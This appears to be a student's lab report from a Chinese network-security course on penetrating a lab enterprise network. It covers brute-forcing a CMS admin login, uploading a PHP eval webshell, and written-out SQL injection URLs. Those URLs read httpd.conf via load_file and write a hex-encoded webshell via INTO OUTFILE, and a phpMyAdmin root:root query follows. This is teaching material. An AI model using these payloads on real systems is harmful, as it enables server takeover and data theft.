**第 六 次 实 验 报 告**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 课程名称 | **网络安全实验** | | | | |
| 学生姓名 | 应晓宇 | 学号 | 2021302181140 | 指导老师 | 陈治宏 |
| 专业 | 网安 | 班级 | 7 | 实验时间 | 24.5.8 |

1. **实验介绍**
   * + 1. **实验名称：企业环境渗透1**
       2. **实验任务：**

本实验的任务是通过外网的主机通过代理渗透到内网的主机。在渗透的过程中一般需要先进行端口扫描猜测主机上运行的服务，再通过漏洞利用脚本和其他扫描工具进一步确定漏洞存在，进而完成主机渗透拿到权限。

在本实验中需要查找flag{32位MD5}字样的字符串作为完成任务的凭证，将flag放到表单中提交。

通过网站或系统漏洞获取目标机器的权限

通过获取服务器的权限后，通过此机器为跳板入侵内网

* + - 1. **实验目的：**

爆破web网站后台，进入后台上传webshell

通过sql注入漏洞获取webshell

通过phpmyadmin写webshell

通过代理扫描内网

通过数据库中获取的密码登录内网机器

抓取域控账号和密码登录域控

* + - 1. **实验工具：**

Burpsuite

中国菜刀

Firefox

wwwscan

* + - 1. **实验环境：**



1. **实验内容**
2. 任务一：后台文件上传

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

使用wwwscan扫描网站后台目录，利用Burpsuite工具爆破网站后台用户名密码， 获取cms的管理员密码登录后台。

构造php一句话木马，利用后台任意文件上传漏洞将木马上传到目标服务器，然后再使用中国菜刀连接一句话木马，获取目标服务器的webshell以便进行后续的操作。

通过完成本实验任务，要求学生掌握利用Burpsuite进行后台密码爆破技术并获取目标服务器cms的后台管理员密码。掌握通过一句话木马和中国菜刀配合实现对文件上传漏洞利用的的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

熟悉网站webshell的概念，理解上传webshell、获取webshell权限的意义和方法。

掌握webshell工具中国菜刀的基本使用，查看上传文件，命令执行等功能的使用。

掌握在浏览器上配置代理的方法。

掌握利用Burpsuite进行抓包拦截和使用Intruder模块进行web后台用户名和密码的爆破技术。

【实验工具】

Burpsuite

中国菜刀

Firefox

wwwscan


【操作步骤】

1.1通过给定的网址，访问网站。



1.2使用扫描工具对网站进行扫描。







扫描结束后，在工具根目录中生成了扫描结果文件，文件内容如下：



1.3尝试登录manager/login.php，发现是dedecms的后台。




1.4成功找到后台，且没有验证码，使用burp进行爆破，使用burpsuit配合使用firefox，burpsuite的设置如下：




Firefox设置如下，找到firefox的连接设置中，然后按照如下配置：




1.5向用户名和密码中随便填入admin，admin，然后抓包。




在所抓取的包中点击鼠标右键，选择其中的Send to Intruder选项，然后切换到intruder菜单中，选择密码字段，并添加为变量。




切换到payloads菜单中，选择一个字典文件。



1.6全部选择完毕后，点击爆破。



全部爆破之后，点击一下结果窗口的按长度排序。




有一个密码的长度和其他密码不同，猜测此密码是正确的，尝试使用admin:1q2w3e4r进行登录，在登录之前先将firefox的代理功能切换为系统默认。

1.7成功登录，然后点击文件式管理，进行文件上传.在网站后台的首页就可以看到flag1。




1.8先新建一个shell.php文件，其中内容为：




按照提示上传，成功后会在当前目录中有shell.php文件。




1.9使用菜刀进行连接。注意设置cmd。



成功连接。



获取flag



2.任务二：SQL注入

【**任务描述**】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用之前扫描目录得到的结果访问到测试的sql页面，利用SQL注入漏洞获得网站数据库信息

构造SQL注入语句读取webserver配置文件查看网站根目录，写入php一句话木马，获得webshell。

通过完成本实验任务，要求学生掌握利用SQL注入漏洞进行信息获取并向目标服务器上写入一句话木马。掌握通过一句话木马和中国菜刀配合实现对SQL注入写文件漏洞利用技术的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【**实验目标**】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

熟悉网站webshell的概念，理解上传webshell、获取webshell权限的意义和方法。

掌握webshell工具中国菜刀的基本使用，查看上传文件，命令执行等功能的使用。

掌握SQL注入漏洞的原理，能够手工注入出数据库中的数据。

掌握利用SQL注入漏洞读取webserver文件并写入webshell的方法。

【**实验工具**】

Burpsuite

中国菜刀

Firefox


wwwscan

【**操作步骤**】


2.1因为扫描结果中有sql目录，尝试访问。




测试id=2。



然后加上单引号。




2.2使用测试语句http://192.168.1.10/sql/?id=2%0Aand%0A1=1--




2.3判断存在注入，尝试判断出表中共有多少字段。

http://192.168.1.10/sql/?id=2%0Aorder%0Aby%0A10--




http://192.168.1.10/sql/?id=2%0Aorder%0Aby%0A11--




2.4共有10个字段，尝试判断当前连接数据库的用户

http://192.168.1.10/sql/index.php?id=1%0Aununionion%0Aselselectect%0A1,2,user(),4,5,6,7,8,9,10--%0A--




注入点为root权限，尝试读取webserver的配置文件。

http://192.168.1.10/sql/index.php?id=1%0Aununionion%0Aselselectect%0A1,2,load\_file(%22/etc/httpd/conf/httpd.conf%22),4,5,6,7,8,9,10--%0A--




在firefox中右键查看源代码，找到网站的绝对路径。




2.5尝试向/var/www/html写入一句话木马，（木马内容使用十六进制编码）。


http://192.168.1.10/sql/index.php?id=1%0Aununionion%0Aselselectect%0A1,2,0x3c3f706870206576616c28245f504f53545b636d645d293b3f3e,4,5,6,7,8,9,10%0Ainto%0Aoutfile%0A%27/var/www/html/shell.php%27--



2.6尝试使用菜刀连接根目录中的shell文件。



2.7连接成功，在网站根目录下有flag3。



3.任务三：phpmyadmin写shell

【**任务描述**】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用之前扫描目录得到的结果访问到phpmyadmin的页面，利用弱口令登录到phpmyadmin服务中。

构造SQL语句读取webserver配置文件查看网站根目录，写入php一句话木马，获得webshell。

通过完成本实验任务，要求学生掌握利用弱口令进入phpmyadmin。利用SQL语句进行信息获取并向目标服务器上写入一句话木马。掌握通过一句话木马和中国菜刀配合实现对SQL写文件漏洞利用技术的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【**实验目标**】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

熟悉网站webshell的概念，理解上传webshell、获取webshell权限的意义和方法。

掌握webshell工具中国菜刀的基本使用，查看上传文件，命令执行等功能的使用。

掌握phpmyadmin的使用方法和渗透测试的过程。

掌握使用SQL语句进行读写文件的命令。

【**实验工具**】

Burpsuite


中国菜刀

Firefox

wwwscan


【**操作步骤**】

3.1从上面的扫描目录中发现一个myadmin的目录，尝试访问下。



3.2尝试使用root:root登录，可以成功登录，下面就和sql注入方法获取shell的方法相同了，首先获取web的绝对路径，切换到sql语句标签，然后执行


select load\_file("/etc/httpd/conf/httpd.conf");



